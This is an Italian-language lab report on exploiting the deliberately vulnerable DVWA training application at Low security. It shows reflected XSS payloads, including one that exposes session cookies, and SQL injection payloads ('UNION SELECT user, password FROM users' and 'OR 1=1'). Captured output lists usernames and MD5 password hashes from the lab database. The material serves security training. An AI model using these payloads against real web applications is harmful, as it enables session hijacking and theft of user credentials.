

Campo	Dettaglio
Obiettivo del Test	Sfruttare con successo le vulnerabilità XSS Reflected e SQL Injection (non Blind) in DVWA.
Ambiente di Test	Kali Linux (Attaccante) vs. DVWA (Target).
Livello di Sicurezza DVWA	Low (Basso).
Strumenti Utilizzati	Browser Web, Burp Suite (facoltativo, ma consigliato per analisi).

# 1. Vulnerabilità: Cross-Site Scripting (XSS) Reflected

Vulnerability ID: XSS (Reflected)

## 1.1. Sfruttamento Base (HTML e JavaScript)

L'attacco XSS Reflected si verifica quando l'input dell'utente viene immediatamente restituito (riflesso) nella risposta della pagina senza essere adeguatamente sanificato.


### A. Esempio HTML (Cursivo)

**Obiettivo:** Iniettare un tag HTML base per dimostrare che il browser lo interpreta.



HTML

```
<script>alert('CU CU')</script>
```




## 1.2. Recupero Cookie

**Obiettivo:** Dimostrare che un attaccante può accedere alle informazioni riservate del client, come i cookie di sessione.

**Payload Inserito (Recupero Cookie):**

HTML

```
<script>alert(document.cookie)</script>
```



**Spiegazione:** La funzione `document.cookie` espone i cookie di sessione (inclusi `PHPSESSID` e `security=low`) al codice JavaScript iniettato. In uno scenario reale, l'attaccante sostituirebbe `alert()` con un codice che invia il cookie a un server esterno.

## 2. Vulnerabilità: SQL Injection (non Blind)

**Vulnerability ID:** SQL Injection

### 2.1. Controllo di Injection

#### Union Attack (Estrazione Dati)

**Obiettivo:** Estrarre gli hash delle password e i nomi utente dalla tabella `users`. (Questo presuppone che sia stata precedentemente verificata l'esistenza di 2 colonne tramite `ORDER BY`).

1' `UNION SELECT user, password FROM users #`

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## 2.2. Esempi e Union Attack



**Obiettivo:** Utilizzare la clausola UNION SELECT per bypassare l'autenticazione ed estrarre dati da tabelle diverse (data leakage).

### A. Bypass Logico

**Obiettivo:** Modificare la query per renderla logicamente vera, visualizzando tutti i record.

**Payload Inserito:**

1' OR 1=1 #



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

## Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 #  
First name: admin  
Surname: admin

ID: 1' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 #  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 #  
First name: Bob  
Surname: Smith

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)

**Spiegazione:** Il payload chiude la stringa dell'ID, aggiunge la condizione OR 1=1 (sempre vera) e usa # (commento) per ignorare il resto della query.